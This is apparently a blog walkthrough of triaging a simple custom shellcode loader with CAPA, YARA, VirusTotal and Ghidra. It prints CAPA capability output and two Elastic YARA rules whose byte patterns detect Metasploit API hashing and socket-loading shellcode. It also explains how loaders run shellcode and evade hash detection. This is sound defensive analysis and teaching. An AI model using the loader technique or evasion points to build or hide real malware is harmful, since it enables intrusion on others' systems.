I would like to preface this material with a list of dependencies so you can repeat the steps in this post and find success!

https://github.com/mandiant/capa/releases - CAPA

https://github.com/virustotal/yara/releases/tag/v4.5.1 - YARA

https://yarahq.github.io/ - Florian Roth's YARA Forge Rulesets

https://github.com/NationalSecurityAgency/ghidra/releases - Ghidra

https://sourceforge.net/projects/x64dbg/files/snapshots/ - x64dbg

First and foremost, it should be understood that this implant is a simple shellcode loader with little to no attempts at obfuscation. It is strictly for educational purposes. Credit to 0xtriboulet for all of his help and mentorship, this specific loader was his work.

Now, on to the fun stuff. I would be remiss in telling you that opening up a potentially malicious binary in Ghidra, stumbling through its structure hoping to find IoCs, and slamming your head on the keyboard is a viable workflow. While this does provide value (mama didn't raise a quitter), it is not a repeatable workflow nor is it efficient.

The process I will lay out for you is systematic and relies on open source tooling to make the workflow as efficient as possible. It involves a few "phases":

1. Capabilities Analysis with CAPA, Cross-reference with another tool (VirusTotal or Malcore)

2. Signature-based Detection with YARA

3. Using the results from steps 1 and 2 to form a hypothesis of what the binary may be doing

4. Use this hypothesis to drive the hunt (Reverse Engineering with Ghidra/x64dbg)

Let's start with our first "phase", and I will explain along the way how it all comes together.

First, let's run CAPA against our suspected bad guy payload...

capa.exe "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"

```
C:\Users\dco_admin\Desktop\Tools>capa.exe "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"
| md5          | 9f8d3e3d6e325534a1cb908d322a3744
| sha1         | 0928e5d5a86751d5d9799a5d9da998556216b025
| sha256       | f52f5b750ab5c17dcf01dd785c5684ac78545dd314ab67534cf65df3255b5901
| analysis     | static
| os           | windows
| format       | pe
| arch         | amd64
| path         | C:/Users/dco_admin/Desktop/implants/C Maldev/badguy.exe

| ATT&CK Tactic | ATT&CK Technique
|---------------|-----------------------------
| EXECUTION     | Shared Modules T1129

| MBC Objective | MBC Behavior
|---------------|-----------------------------------------------
| DISCOVERY     | Code Discovery::Enumerate PE Sections [B0046.001]
| FILE SYSTEM   | Writes File [C0052]
| MEMORY        | Allocate Memory [C0007]

| Capability                                  | Namespace
|---------------------------------------------|-----------------------------
| contain a thread local storage (.tls) section | executable/pe/section/tls
| write file on Windows                       | host-interaction/file-system/write
| get thread local storage value              | host-interaction/process
| allocate or change RWX memory               | host-interaction/process/inject
| link function at runtime on Windows         | linking/runtime-linking
| enumerate PE sections (4 matches)           | load-code/pe
| parse PE header (2 matches)                 | load-code/pe
```

Looking at this, two things standout to me in particular. The allocation of memory (noted [C0007] in the snippet above) and the changing of memory space permissions to


become executable via RWX, are indicative of a loader type malware. For most threat actors, the stage_0 implant is typically centered around gaining some form of shellcode execution. Shellcode, for those who are unfamiliar, are low level instructions that perform a specific function. Typically, to gain a shell or perform a certain type of actions on objectives. Notice that I said *instructions.* This will be important later. The methods in which an attacker may gain shellcode execution are numerous, but it typically involves either allocating executable memory to move shellcode into or by enumerating unused or writable executable memory in the address space of an otherwise benign process to inject into. In this case though, we see that the binary seems to be allocating memory itself. Let's continue to do our due diligence and prove this functionality exists…

Phase two involves another static analysis technique using YARA. The command I used was:

yara64.exe yara-rules-full.yar "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"

```
C:\Users\dco_admin\Desktop\Tools\yara>yara64.exe yara-rules-full.yar "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"
ELASTIC_Windows_Trojan_Metasploit_C9773203 C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe
ELASTIC_Windows_Trojan_Metasploit_91Bc5D7D C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe
```


Now, using a text editor of your choice, CTRL+F through the .yar rule file you tested against for the string of the alert. Like this:



Ensure you have the string copied

```
C:\Users\dco_admin\Desktop\Tools\yara>yara64.exe yara-rules-full.yar "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"
ELASTIC_Windows_Trojan_Metasploit_C9773203 C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe
ELASTIC_Windows_Trojan_Metasploit_91Bc5D7D C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe
```

Do your searchin'



We see the string responsible for the alert…

```
rule ELASTIC_Windows_Trojan_Metasploit_C9773203 : FILE MEMORY
{
    meta:
        description = "Identifies the 64 bit API hashing function used by Metasploit. This has been re-used by many
        author = "Elastic Security"
        id = "c9773203-6d1e-4246-a1e0-314217e0207a"
        date = "2021-04-07"
        modified = "2021-08-23"
        reference = "https://github.com/rapid7/metasploit-framework/blob/04e8752b9b74cbaad7cb0ea6129c90e3172580a2/ex
        source_url = "https://github.com/elastic/protections-artifacts//blob/30ed729a461f99a5d0f26622302d68d1416fabc
        license_url = "https://github.com/elastic/protections-artifacts//blob/30ed729a461f99a5d0f26622302d68d1416fak
        logic_hash = "1d6503ccf05b8e8b4368ed0fb2e57aa2be94151ce7e2445b5face7b226a118e9"
        score = 75
        quality = 75
        tags = "FILE, MEMORY"
        fingerprint = "afde93eeb14b4d0c182f475a22430f101394938868741ffa06445e478b6ece36"
        threat_name = "Windows.Trojan.Metasploit"
        severity = 10
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $a = { 48 31 C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 }

    condition:
        all of them
}
```

```
rule ELASTIC_Windows_Trojan_Metasploit_91Bc5D7D : FILE MEMORY
{
    meta:
        description = "Detects Windows Trojan Metasploit (Windows.Trojan.Metasploit)"
        author = "Elastic Security"
        id = "91bc5d7d-31e3-4c02-82b3-a685194981f3"
        date = "2021-08-02"
        modified = "2021-10-04"
        reference = "https://github.com/elastic/protections-artifacts/"
        source_url = "https://github.com/elastic/protections-artifacts//blob/30ed729a461f99a5d0f26622302d68d1416fabc
        license_url = "https://github.com/elastic/protections-artifacts//blob/30ed729a461f99a5d0f26622302d68d1416fab
        hash = "0dd993ff3917dc56ef02324375165f0d66506c5a9b9548eda57c58e041030987"
        logic_hash = "74154902b03c36a4ee9bc54ae9399bae9e6afb7fe8d0fe232b88250afc368d6f"
        score = 75
        quality = 75
        tags = "FILE, MEMORY"
        fingerprint = "8848a3de66a25dd98278761a7953f31b7995e48621dec258f3d92bd91a4a3aa3"
        severity = 100
        arch_context = "x86"
        scan_context = "file, memory"
        license = "Elastic License v2"
        os = "windows"

    strings:
        $a = { 49 BE 77 73 32 5F 33 32 00 00 41 56 49 89 E6 48 81 EC A0 01 00 00 49 89 E5 }

    condition:
        all of them
}
```

For ease of use, I like to create a new file and paste the corresponding alerts for ease of use in the future.

Now, we have two primary suspicions correlated to IoCs:

1. The binary is performing a memory operation, the allocation of memory and giving said executable permissions (RWX)

2. The binary has instructions that can be correlated to the Metasploit framework

Let us cross-reference for further due diligence. We will take the md5 hash of the file and submit it to VirusTotal. There are two scenarios that I am thinking of at this point in my analysis:

1. The binary is a custom loader written in a high-level programming language like C or C++

2. The binary is a script kiddie portable executable generated by msfvenom


The reason I am submitting the hash is to discern the origins of this binary. How does VirusTotal help me do that? It comes down to how hashing works...

If the hash pops on a high number of checks, I can assume that it is a default msfvenom executable for windows because the signatures for such payloads are extremely high.


If the hash does not pop on many at all, then I will assume the first scenario is correct, which I am already leaning towards because the YARA rules only popped on two signatures. Lets try it!

```
C:\Users\dco_admin\Desktop\Tools>capa.exe "C:\Users\dco_admin\Desktop\implants\C Maldev\badguy.exe"

md5         9f8d3e3d6e325534a1cb908d322a3744
sha1        0928e5d5a86751d5d9799a5d9da998556216b025
sha256      f52f5b750ab5c17dcf01dd785c5684ac78545dd314ab67534cf65df3255b5901
analysis    static
os          windows
format      pe
arch        amd64
path        C:/Users/dco_admin/Desktop/implants/C Maldev/badguy.exe
```



The results are exactly what we assumed they would be…




From both a defensive and offensive perspective, it shows the detriment of hash detections and the benefits of being able to write your own custom loader, respectively. Now we know that this file is most likely a custom loader. Outstanding! What does a loader do?


Firstly, it needs to either locate or allocate executable memory space to copy shellcode into, then it copies it into the buffer and executes the memory space, typically by assigning a pointer-type variable to the start address of the allocated buffer. This is a very high level explanation and more advanced techniques exist, but fundamentally this is what a simple loader will do.


So, that means that the source code is most likely performing the memory operations via use of Windows and Native API function calls. Thus, the signature we got from YARA is most likely a hit on the shellcode being loaded!

This is our hypothesis to carry over into our reverse engineering phase... if we can locate that string of hexadecimal opcodes, then we can most likely find where the entirety of the shellcode is stored!


Let's fire up Ghidra and load our malicious binary for analysis...









